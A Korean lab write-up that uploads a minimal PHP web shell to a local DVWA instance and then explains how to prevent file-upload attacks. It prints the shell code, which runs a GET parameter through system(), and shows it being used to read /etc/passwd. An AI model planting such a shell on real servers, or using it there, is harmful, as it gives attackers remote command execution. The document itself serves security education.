개요

서버를 직접 구축해보고 웹쉘을 업로드후 사용해본뒤, 웹쉘을 막기위한 방법에 대한 글을 작성했습니다.

웹쉘실습

서버구축

서버구축으로는 처음 WSL환경에서 가장 유명한 조합인 APM으로 Apache, php, Mysql을 설치하고 파일업로드 할 수 있는 코드를 작성한뒤 웹쉘을 업로드하려했지만 이상한 오류로 인해 실패를 해서 Docker를 이용해 구축을 했다.

Docker 에서 받은 image는 `sagikazarmark/dvwa` 이것을 사용했다.

구축방법은 다음과같다.

```
$ docker pull sagikazarmark/dvwa
$ docker run --rm -it -p 8080:80 sagikazarmark/dvwa
```

위 명령어를 입력한뒤 브라우저를 통해 `http://loaclhost:8080` or `http://127.0.0.1:8080`으로 접속한다.


Username

Password

Login

You have logged out

접속하면 해당 로그인 화면이 나오는데 아직 로그인은 할 수 없고 `/setup.php`로 이동해 database를 초기화 해줘야한다.



초기화 한뒤 `admin/password`로 로그인해 접속해준다.

웹쉘업로드

웹쉘을 업로드하기 전에 웹쉘에 대해 설명해보자면. 서버에서 사용하는 언어에 대한 파일을 업로드가 가능하다면, 시스템 명령어를 사용할 수 있는 코드를 넣어 웹상에서도 시스템 명령어를 사용해 여러 공격이 가능하게 하는 것을 말한다.

우선 이 DVWA에서 사용하는 서버는 apache고 언어는 php이므로 php파일을 업로드 할 수 있다면 웹쉘공격을 할 수 있는 가능성이 생긴다.


php웹쉘파일로 해당 코드를 작성해 사용했다.

```
<?php
echo 'Enter a Command:<br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
```


```
echo '<input type="submit">';
echo '</form>';

if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

코드에 대해 간단하게 설명하자면 html 코드를 echo로 출력해줘 명령어를 입력하는 부분과 제출하는 부분을 만들었고, 만약 submit을 눌렀을 때 명령어가 존재한다면 해당 명령어를 system()함수로 시스템 명령을 실행한다.

DVWA fileupload low level에서는 아무런 시큐어코딩이 되어있지 않기에 바로 php파일을 업로드 하면 된다.



업로드한 결과 밑에 빨간색으로 어떠한 위치에 어떠한 이름으로 업로드가 되었는지 친절하게 나타나있다. 이 위치로 이동해보자.



해당 위치로 이동하고 `cat /etc/passwd`파일을 출력해본결과 잘 출력이 되는 것을 확인할 수 있다.

FileUpload취약점 공격을 위한 조건

1. 파일을 업로드 할 수 있는 기능이 제공되어야 함
2. 업로드된 파일이 저장되는 웹서버의 경로에 실행권한이 부여되어야 함
3. 해당 웹서버의 경로에 웹브라우저를 통해 접근이 가능하여야 함

웹쉘 실행을 막는 방법

웹쉘을 실행하려면 우선 파일을 업로드 해야할 것이다. 따라서 웹쉘파일 업로드를 막는 방법부터 알아보겠다.

파일을 업로드할 때 확장자를 검사할때 오른쪽부터 검사하거나 왼쪽부터 검사를 할 시 만약 파일 이름을 `webshell.php.png`, `webshell.png.php` 이렇게 변경해 우회를해 업로드를 할것이다. 따라서 확장자검사는 왼쪽과 오른쪽 둘다 잘 해줘야하고, 어떤 확장자들만 업로드 시킬것인지는 2가지의 방식이있다. Whitelist or Blacklist방식이 있다. Whitelist방식은 모든 확장자를 막아둔 뒤 안전하다고 판단되는 확장자들만 허용시키는것이고, Blacklist방식은 모든 확장자를 허용시킨 뒤 php, php5, jsp 등의 위험하다고 판단되는 확장자들을 일일이 비활성화를 하는것이다. 가용성 측면에서는 블랙리스트가 좋지만 모든 확장자를 허용시킨다는것으로 인해 개발자가 미쳐 생각치도 못한 변수가 생길 시 웹쉘업로드 취약점이 발생할 수 있기때문에 보안을 위해서 최대한 whitelist를 사용하는것이 바람직하다. 그리고 파일을 업로드할 때 파일크기에 대한 제한과 업로드를 하기전 확장자말고도 파일의 시그니쳐 확인을 통해 웹쉘 업로드를 막을 수 있다.

마지막으로 파일이 업로드가 됐을시에 그 파일의 이름을 예측하지 못하게 무작위 난수로 변경을 시킨뒤 저장을 한다면 아무리 업로드를 성공해도 해당 파일을 찾지 못해 실행하지 못할것이다 또 업로드한 파일에 대한 실행권한을 없애면 애초에 실행을 할 수 없을것이다.

요약

- 확장자검사를 왼쪽과 오른쪽 둘 다 하기
- 최대한 whitelist으로 확장자를 검사해 예상치 못한 변수를 막는다.
- 확장자 이외에 파일 시그니쳐또한 확인을 해 업로드를 막는다. (시그니쳐 뿐만 아닌 않에 php라는 문자열이나 위험한 문자가 있을 경우도 차단해야한다.)
- 파일업로드할 때 파일의 이름을 예측못할 난수로 변경
- 실행권한을 없애기